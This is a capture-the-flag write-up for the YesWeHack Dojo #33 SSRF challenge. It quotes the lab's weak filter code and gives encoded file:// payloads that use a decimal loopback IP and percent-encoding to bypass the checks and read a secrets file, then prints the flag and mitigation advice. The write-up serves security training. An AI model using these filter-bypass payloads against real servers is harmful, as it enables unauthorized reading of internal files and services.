YesWeHack

#YWH-PGM2123-1120 New

Yeswehack: Dojo #33 : Writeup by alt3kx (2024) □□

YesWeHack Dojo

Submitted by **xk3tla** on **2024-05-27**

REPORT DETAILS

Bug type	Server-Side Request Forgery (SSRF) (CWE-918)
Scope	https://dojo-yeswehack.com/challenge-of-the-month/dojo-33
Endpoint	DOJO #33
Severity	Critical
CVSS vector string	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:H/A:L
Vulnerable part	post-parameter
Part name	"filename" arguments accepting URL schemas as file://, http://
Payload	file://2130706433/tmp%2Fsecrets%2F%66%6C%61%67%2E%74%78%74
Technical env.	DOJO #33
App. fingerprint	DOJO #33 (Windows 12)
IP used	127.0.0.1

9.9 CRITICAL

CVSS

DOCUMENTS

- 0.png
- 1.png
- 2.png
- 3.png
- 4.png
- 5.png
- 6.png
- 7.png

BUG DESCRIPTION

YESWEHACK: DOJO #33 : WRITEUP BY ALT3KX (2024) □□

SERVER SIDE REQUEST FORGERY (SSRF) VIA URL SCHEMA | CVSS:3.1 9.8 | CWE-918 | A10:2021

DESCRIPTION

Server Side Request Forgery (SSRF) is the ability of attackers to send requests on behalf of a vulnerable web application. The attacker can manipulate requests to the target server by changing the parameters in the vulnerable web application and manipulating the destination of the requests. This vulnerability occurs because the domains and protocols that the web server is allowed to call remote resources are not audited.

IMPACT

A successful SSRF attack can often result in unauthorized actions or access to data within the organization. This can be in the vulnerable application, or on other back-end systems that the application can communicate with. In some situations, the SSRF vulnerability might allow an attacker to perform arbitrary command execution.

An SSRF exploit that causes connections to external third-party systems might result in malicious onward attacks. These can appear to originate from the organization hosting the vulnerable application.).

Mostly, the result is highly devastating for the target such as:

- Obtain usable credentials at the API Connect endpoint.
- Read, write and delete user and system data.
- Consume HTTP, FTP, or any valid URL schema protocol-component services.
- Obtain information from the network adjacent to the server, or its Public IP.
- Obtain a token from any user, by modifying the client IP field.
- Evade control mechanisms against automated attacks, such as CAPTCHA and OTP (dynamic key).
- Write files to the server, and identify its operating system.

STEPS TO REPRODUCE

(1) Observe the statement provided :

See the initial python function defined, this piece of code**should be block** any attempt to get or use the common or easy attacks by injecting `/` , typically URL schemas as `file:///` and attempts to reach the**back-end** using the conventional Local IP address `127.0.0.0` and `localhost`.

```
def validate(f) -> bool:
    f = f.lower()
    # "file:///" is to dangerous to use:
    if f.startswith("/") or f.startswith("file:///"):
        return False
    # Filter localhost
    elif ("127" in f) or ("localhost" in f):
        return False
    else:
        return True
```

The variable `filename` is accepting any input by enduser according to statements defined into `IF / ELSE` , basically any attempt of **PATH traversal attacks** e.g `../` must be replaced by `" "` with a msgs as "File not found" , `"Access denied"` or by default the content of `"files/welcome.txt"` .

As well any attempt of **RFI (Remote File Inclusion) attacks**, the server is not allowed to execute code by attacker server (internet), see **Note: The docker application do not have access to the internet**.

The following line `if re.search(r'^[a-zA-Z]+://', filename):` is awaiting a valid ***URL schema*** by end users, this is the most important piece of code to gain a valid **SSRF attack** to read files or know endpoints on the backend by **`file:/ /`** or **`http://`** schemas.

```
# User input - filename or URL
filename = re.sub(r'\s+', '', unquote("(output: file%3A%2F%2F2130706433%2Ftmp%252Fsecrets%252F%2566%256C%2561%2567%252E%2574%2578%2574) "))

errMsg = ""
content = ""
if len(filename) > 0:
    while "../" in filename:
        filename = filename.replace("../", "")

    if validate(filename) == True:
        try:
            if re.search(r'^[a-zA-Z]+://', filename):
                content = urlopen(filename, timeout=2).read().decode('utf-8')
            else:
                with open("files/"+filename, 'r') as f:
                    content = f.read()
        except:
            errMsg = "File not found"
    else:
        errMsg = "Access denied"
else:
    with open("files/welcome.txt", 'r') as f:
        content = f.read()
```


(2) Avoiding filters (1):

See the available directories trough source code to call the files contents by URL encode `%2F` and using decimal value: `http://2130706433/ = http://127.0.0.1` to avoiding filters e.g:


Directories:

> /tmp/app/
> /tmp/app/files/welcome.txt
> /tmp/app/templates/index.tpl
> /tmp/secrets/flag.txt


> Payload (1):
> file://2130706433/tmp%2Fapp%2Ffiles%2Fwelcome.txt



Payload (2):
file://2130706433/tmp%2Fapp%2Ftemplates%2Findex.tpl



Payload (3):
file://2130706433/tmp%2Fsecrets%2Fflag.txt <-- Error message received: Blocked by antivirus software




(3) Avoiding filters (2):
Seems the call to `flag.txt` file is restricted and receiving a message by**Blocked by antivirus software** , this statement is defined into last `IF`:

```
# Check antivirus
if "_AV_" in filename:
    content = ""
    errMsg = "Blocked by antivirus software"

print( template.render(output=content, errMsg=errMsg) )
```

To avoid this filter typically will encode all filename `flag.txt` as follow `%66%6C%61%67%2E%74%78%74`

> Final Payload (4):
> file://2130706433/tmp%2Fsecrets%2F%66%6C%61%67%2E%74%78%74



FLAG
#YWH-PGM2123-1120

```
FLAG{Y0u_C4n_Acc33ss_F1l3s_Th1s_w4y?!}
```

RECOMMENDATIONS

Issue Domain : Developers, Software Architects & Administrators

TO AVOID THE ATTACK

- Mitigating SSRF with **Firewalls**:
  - Host-based firewalls cannot distinguish between connections established by applications as part of their normal operation or by other software on the same node.
  - Firewalls can block outbound connections but would still allow certain connections, such as to other nodes within the same network segment.
- Mitigating SSRF with **Application Controls**:
  - SSRF can be mitigated through application layer controls the application can check a target address is allowed before creating a connection.
- Whitelists and **DNS Resolution**:
  - Possibly the most effective way to prevent server-side request forgery (SSRF) is to create an allowlist of hostnames (DNS names) or IP addresses the application needs to access.
- **Authentication** on Internal Services
  - An attacker could use SSRF to access these services without authentication. Therefore, to protect sensitive information and secure web applications, it is critical to enable authentication for all services within your local network
- **Harden Cloud Services**
  - Amazon Web Services (AWS), Azure, and other cloud vendors, enable SSRF mitigation by hardening their configuration. For example, AWS prevents access to cloud service metadata from containers.

REFERENCES

https://portswigger.net/web-security/ssrf
https://owasp.org/Top10/A10_2021-Server-Side_Request*Forgery*%28SSRF%29/
https://cheatsheetseries.owasp.org/assets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet_SSRF_Bible.pdf

CONTACT

https://twitter.com/*alt3kx*
https://alt3kx.github.io/
https://infosec.exchange/@alt3kx

COMMENTS

xk3tla on 2024-05-27 04:17:40 Everyone

New